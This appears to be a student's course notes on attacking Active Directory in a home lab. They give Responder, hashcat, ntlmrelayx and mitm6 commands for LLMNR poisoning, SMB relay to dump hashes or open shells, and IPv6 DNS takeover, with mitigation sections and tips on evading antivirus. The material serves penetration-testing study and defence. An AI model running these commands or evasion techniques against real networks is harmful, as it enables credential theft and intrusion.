
Trusts provide a mechanism for users to gain access to resources in another domain

Types of Trusts	Description	Diagram
Directional	The trust direction flows from trusting domain to the trusted domain	Access TRUST
Transitive	The trust relationship is extended beyond a two-domain trust to include other trusted domains	Trust & Access

- All domains in a forest trust all other domains in the forest
- Trusts can extend outside the forest

Source: Microsoft Virtual Academy

Objects



Object	Description
User	• Enables network resource access for a user
InetOrgPerson	• Similar to a user account • Used for compatibility with other directory services
Contacts	• Used primarily to assign e-mail addresses to external users • Does not enable network access
Groups	• Used to simplify the administration of access control
Computers	• Enables authentication and auditing of computer access to resources
Printers	• Used to simplify the process of locating and connecting to printers
Shared folders	• Enables users to search for shared folders based on properties

Source: Microsoft Virtual Academy

Domains group and manage objects

Multiple Domains -> Trees

Multiple Trees -> Forests

OUs -> Consistes of Objects in Domains

Objects -> Users, Computers, etc in the Domain

Trusts -> How Domains can interact, Directional or Transitive

Active Directory Lab Build

Setting Up the Domain Controllers

Windows Server 2019
Manage server in dashboard, install Active Directory Domain Services.
Upgrade server to Domain Controller (.local domain)

Setting Up User Machines

Windows 10 Enterprise installation

Setting Up Users, Groups and Policies

Add 2 regular Users, Angela Moss and Scott Knowles
Add 2 Domain admin accounts, Tyrell Wellick and SQLService

Add an SMB share

Set up SPN

```
setspn -a <HOSTNAME>/<SERVICE-NAME>.<DOMAIN>.<TLD>:<PORT> <DOMAIN>\<SERVICE-NAME>
```

Check SPN is correctly set up

```
setspn -T <DOMAIN>.<TLD> -Q */*
```

Joining Our Machines to the Domain

Create new directory and make it a Share
Grab IP from domain controller and change ipv4 dns to DC ip
Add domain connection
Make each user local admin on their machines and make one user local admin on both machines
Make sure all machines are visible on the network by navigating to the Network tab in Explorer and tunring on network visibilty

Lab Build - Cloud Alternative

Link to article [AD Lab in Azure]()

Attacking Active Directory: Initial Attack Vectors

Introduction

Attacking AD

Initial Attack Vectors

Article - Top 5 Ways I Got Domain Admin

1. Netbios and LLMNR Name Poisoning
   1) Responder
   2) Inveigh (.NET packet sniffer)

2. Relay Attacks - SMB, NTLM

3. MS17-010

4. Kerberoasting


5. mitm6

LLMNR Poisoning Overview

What is LLMNR?

LLMNR -> Link Local Multicast Name

- Used to identify hosts when DNS fails to do so.
- Previously NBT-NS
- Key flaw is that the services utlize a user's username and NTMLv2 hash when appropriately repsonded to


VICTIM
Hey, can you connect me to \\hackm, please?
I have no idea what you're talking about.
SERVER
VICTIM
Does anyone know how to connect to \\hackm?
SERVER
HACKER
VICTIM
"I do. Send me your hash and I'll connect you :)"
HACKER
VICTIM
"Okay, here you go!"
HACKER

Step 1: Run responder

```
python3 Responder.py -l tun0 -rdw
```

Best time to run this is first thing in the morning or after lunch

Step 2: An Event Occurs…

Step 3: Get the Hashes

Step 4: Crack the Hashes

```
hashcat -m 5600 hashes.txt rockyou.txt
```

Capturing NTLMv2 Hashes with Responder

Start responder:

```
responder -I <NETWORK-INTERFACE> -dw
```

Then on the target navigate to the attacker's IP to capture the username and NTLMv2 hash

Password Cracking with Hashcat

Syntax:

```
hashcat -m <HASH-TYPE> hash.txt wordlist.txt -O
```

-O for optimisation, best practice.

Find your own wordlist


SecLists, google, etc.

If on a VM add the --force tag to the hashcat command.

Get creative with wordlists; Company name, seasons and year, pet names, etc.

LLMNR Poisoning Defense

Mitigation



The best defense in this case is to disable LLMNR and NBT-NS.


- To disable LLMNR, select “Turn OFF Multicast Name Resolution” under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor.
- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select “Disable NetBIOS over TCP/IP”.

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control.
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.


SMB Relay Attacks Overview

What is SMB Relay?



What is SMB Relay?

Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access



Requirements

- SMB signing must be disabled on the target
- Relayed user credentials must be admin on machine

Step 1:

Turn off SMB and HTTP servers in /usr/share/responder/Responder.conf.
This is to stop Responder responding to those services, using Responder to capture and another tool to relay.

Step 2:

Run Responder

```
responder -I <INTERFACE> -dwv
```

Step 3:

Set up your relay with ntlmrelayx

```
python3 /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf targets.txt smb2support
```

Step 4:

An Event Occurs...

Step 5:

The user's credentials are captured by Responder and then relayed by ntlmrelayx.py to the target where, if the user is an
Administrator, sensitive information can be accessed and the SAM hashes of the target are dumped.

Discovering Hosts With SMB Signing Disabled

Identifying Targets

1. Nessus scan

2. Nmap

```
nmap --script smb2-security-mode.nse -p 445 10.0.0.0/24
```

Looking for: signing enabled but not required. DC's have required signing by default

3. Github search SMB signing check

SMB Relay Attack Demonstration

Demo 1 - Dump hashes

```
# -v for verbose
responder -I eth0 -dwv

python3 ntlmrelayx.py -tf targets.txt -smb2support
```

1. AD Lab running (1 x DC, 2 x Winodws 10 Enterprise Computers)

2. Attacking machine on same network as AD Lab with targets in a file (targets.txt)

3. Attacker running Responder with SMB and HTTP turned Off in Repsonder.conf

4. Attacker running ntlmrelayx

5. Target navigates to share that doesn't exist triggering the relay and dumping the SAM hashes

Demo 2 - Shell

```
# -v for verbose
responder -I eth0 -dwv

# -i for interactive shell
python3 ntlmrelayx.py -tf targets.txt -smb2support -i
```

1. AD Lab running (1 x DC, 2 x Winodws 10 Enterprise Computers)

2. Attacking machine on same network as AD Lab with targets in a file (targets.txt)

3. Attacker running Responder with SMB and HTTP turned Off in Repsonder.conf

4. Attacker running ntlmrelayx


5. Target navigates to share that doesn't exist triggering the relay and starting an interactive shell on localhost

6. Connect to the interactive shell with netcat allowing us access to the C:\ drive, System32, etc.

ntlmrelay can execute payloads (-e payload.exe) and commands (-c whoami) in addition to interactive shells.

SMB Relay Attack Defenses

SMB Relay Mitigation



Mitigation Strategies:

- Enable SMB Signing on all devices
  - Pro: Completely stops the attack
  - Con: Can cause performance issues with file copies
- Disable NTLM authentication on network
  - Pro: Completely stops the attack
  - Con: If Kerberos stops working, Windows defaults back to NTLM
- Account tiering:
  - Pro: Limits domain admins to specific tasks (e.g. only log onto servers with need for DA)
  - Con: Enforcing the policy may be difficult
- Local admin restriction:
  - Pro: Can prevent a lot of lateral movement
  - Con: Potential increase in the amount of service desk tickets

Enabling SMB signing causes 15% performance decrease

Gaining Shell Access

1. Metasploit windows/smb/psexec with SMB domain, user and password. Picked up by Defender

2. psexec.py Picked up by Defender

3. smbexec.py Picked up by Defender

4. wmiexec.py Didn't work, wasn't picked up by Defender

Things to try

Use a custom encrypted and obfuscated payload with psexec

AV evasion with:

Payload obfuscation
Payload encryption
Custom payloads

IPv6 Attacks

Overview

Attacker spoofs DNS service for IPv6 traffic and uses that traffic to log in to the DC with LDAP relaying.

Attack Demo Setup

Install mitm6 on the attacking machine.

Install Active Directory Certificate Services on the DC from Manage -> Add Roles and Features. Configure the LDAP certificate when
the installation is finished.

IPv6 DNS Takeover via mitm6

Attack

1. Run mitm6 as root

```
mitm6 -d ecorp.local
```

2. Run ntlmrelayx

```
# -6 for IPv6, -t for target DC, -wh for proxy host name, -l for loot directory
# create a targets.txt with ldaps://192.168.128.137 and pass to -t
ntlmrelayx.py -6 -t targets.txt -wh fakewpad.ecorp.local -l lootme
```

